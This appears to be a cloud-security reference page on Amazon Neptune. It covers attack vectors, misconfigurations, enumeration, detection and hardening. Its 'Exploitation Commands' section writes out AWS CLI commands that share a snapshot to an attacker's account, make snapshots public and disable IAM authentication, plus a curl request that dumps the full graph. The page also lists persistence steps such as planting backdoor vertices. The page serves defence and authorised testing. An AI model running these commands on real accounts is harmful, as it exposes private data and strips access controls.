

Amazon Neptune Security

DATABASE

Amazon Neptune is a managed graph database supporting Apache TinkerPop Gremlin, W3C SPARQL, and openCypher. All access is through port 8182. Without IAM authentication enabled, anyone with network access can query, modify, or delete all graph data with no credentials required.

HIGH	Regional (VPC)	Gremlin/ SPARQL	KMS
Risk Level	Scope	Query Languages	Encryption

Service Overview

Graph Data Access

Neptune exposes a single HTTPS endpoint on port 8182 for Gremlin, SPARQL, and openCypher. Clusters are VPC-only. IAM authentication requires SigV4-signed requests for all data-plane operations.

Attack note: Without IAM auth enabled (disabled by default), anyone with network access to port 8182 can query, modify, or delete all graph data with no credentials required.

Snapshots & Bulk Loader

Manual snapshots can be shared cross-account or made public. The bulk loader ingests data from S3 via an IAM role attached to the cluster, requiring an S3 VPC endpoint.

Attack note: A public snapshot exposes the entire graph database. An overly permissive bulk-loader IAM role can be abused to read arbitrary S3 objects.

Security Risk Assessment

Low Medium High Critical

8.0

Risk Score

Graph databases store relationship-rich data (identity graphs, fraud networks, knowledge graphs). The absence of native authentication (IAM auth is opt-in), single-port access, and snapshot-sharing capabilities create significant risk.

⚔️ Attack Vectors

Network & Authentication

- Public endpoint enabled without IP restriction
- IAM authentication disabled (default)
- Security group allowing 0.0.0.0/0 on port 8182
- Gremlin WebSocket without SigV4 signing
- Notebook instance with overly broad IAM role

Query & Data Exploitation

- Gremlin injection via unsanitized user input
- SPARQL injection via crafted RDF query strings
- openCypher injection via unparameterized queries
- Bulk loader IAM role with excessive S3 permissions
- Cross-account snapshot sharing to attacker account

⚠️ Misconfigurations

Access Issues

- IAM auth disabled (IAMDatabaseAuthenticationEnabled = false)
- Public endpoint enabled without restrictive SG
- Security group open to 0.0.0.0/0 on port 8182
- No S3 VPC endpoint for bulk loader
- Notebook instance in public subnet

Data Protection

- Encryption at rest disabled (cannot enable after creation)
- Audit logging not enabled (neptune_enable_audit_log = 0)
- Deletion protection disabled
- Snapshots shared publicly
- No CloudWatch log export configured

🔍 Enumeration

List Neptune DB Clusters

```
aws neptune describe-db-clusters
```

List Neptune DB Instances

```
aws neptune describe-db-instances
```

List Cluster Snapshots

```
aws neptune describe-db-cluster-snapshots
```

Get Cluster Parameters

```
aws neptune describe-db-cluster-parameters \
  --db-cluster-parameter-group-name default.neptune1.3
```

Check Snapshot Sharing Attributes

```
aws neptune describe-db-cluster-snapshot-attributes \
  --db-cluster-snapshot-identifier my-snapshot
```

📈 Privilege Escalation

Data Exfiltration Paths

- Share snapshot to attacker AWS account
- Make snapshot public (unencrypted only)
- Copy snapshot cross-region to attacker region
- Dump all data: g.V().valueMap() / SELECT * WHERE { ?s ?p ?o }
- Bulk loader status endpoint reveals S3 data sources

Key insight: Graph databases contain highly connected data. Exfiltrating the full graph reveals relationships (fraud rings, identity links) far more valuable than individual records.

🔗 Persistence

Graph-Level

- Insert backdoor vertices/edges into the graph
- Add hidden relationships linking attacker nodes
- Modify graph data to manipulate application logic
- Create named graphs (SPARQL) for hidden data storage
- Inject malicious data via bulk loader from attacker S3

AWS-Level

- Modify cluster to disable IAM auth
- Add permissive security group rule on port 8182
- Share snapshot to attacker account
- Attach overly permissive IAM role for bulk loader
- Enable public endpoint on the cluster

🛡️ Detection

CloudTrail Events

- ModifyDBCluster - cluster configuration changed
- CreateDBClusterSnapshot - snapshot created
- ModifyDBClusterSnapshotAttribute - sharing changed
- RestoreDBClusterFromSnapshot - snapshot restored
- CopyDBClusterSnapshot - snapshot copied

Audit Log Indicators

- Unusual Gremlin/SPARQL/openCypher query patterns
- Large result-set queries (full graph dumps)
- Failed IAM authentication attempts
- Connections from unexpected source IPs
- Bulk loader requests referencing external S3

💻 Exploitation Commands

Share Snapshot to Attacker Account

```
aws neptune modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier my-snapshot \
  --attribute-name restore \
  --values-to-add ATTACKER_ACCOUNT_ID
```

Make Snapshot Public

```
aws neptune modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier my-snapshot \
  --attribute-name restore \
  --values-to-add all
```

Disable IAM Authentication

```
aws neptune modify-db-cluster \
  --db-cluster-identifier target-cluster \
  --no-enable-iam-database-authentication
```

Dump All Graph Data (Gremlin)

```
curl -X POST https://NEPTUNE_ENDPOINT:8182/gremlin \
  -d '{"gremlin":"g.V().valueMap(true).toList()"}'
```

📜 Policy Examples

✗ Dangerous - No Auth, No Encryption

```
{
  "IAMDatabaseAuthenticationEnabled": false,
  "StorageEncrypted": false,
  "DeletionProtection": false,
  "EnableCloudwatchLogsExports": []
}
```

No authentication, no encryption, no audit trail -- complete exposure to anyone with network access

✓ Secure - Hardened Configuration

```
{
  "IAMDatabaseAuthenticationEnabled": true,
  "StorageEncrypted": true,
  "KmsKeyId": "arn:aws:kms:REGION:ACCOUNT:key/KEY_ID",
  "DeletionProtection": true,
  "EnableCloudwatchLogsExports": ["audit"]
}
```

IAM auth enforced, encrypted at rest with CMK, deletion protection, and audit logs enabled

Defense Recommendations

Enable IAM Authentication

Require SigV4-signed requests for all data-plane access.

```
aws neptune modify-db-cluster \
  --db-cluster-identifier my-cluster \
  --enable-iam-database-authentication
```

Encrypt at Rest (Creation Time Only)

Encryption must be set at cluster creation. Cannot be enabled later.

```
aws neptune create-db-cluster --db-cluster-identifier
my-cluster \
  --engine neptune --storage-encrypted --kms-key-id
KEY_ARN
```

Enable Audit Logging

Export audit logs to CloudWatch for monitoring and alerting.

```
aws neptune modify-db-cluster --db-cluster-identifier
my-cluster \
  --cloudwatch-logs-export-configuration
'{"EnableLogTypes":["audit"]}'
```

Enable Deletion Protection

Prevent accidental or malicious cluster deletion.

```
aws neptune modify-db-cluster --db-cluster-identifier
my-cluster --deletion-protection
```

Restrict Network Access

Keep Neptune in private subnets. Never enable public endpoints for production. Use security groups for app subnets only.

Prevent Query Injection

Never build queries via string concatenation with user input. Use strict input validation. openCypher supports parameterized queries.

Always obtain proper authorization before testing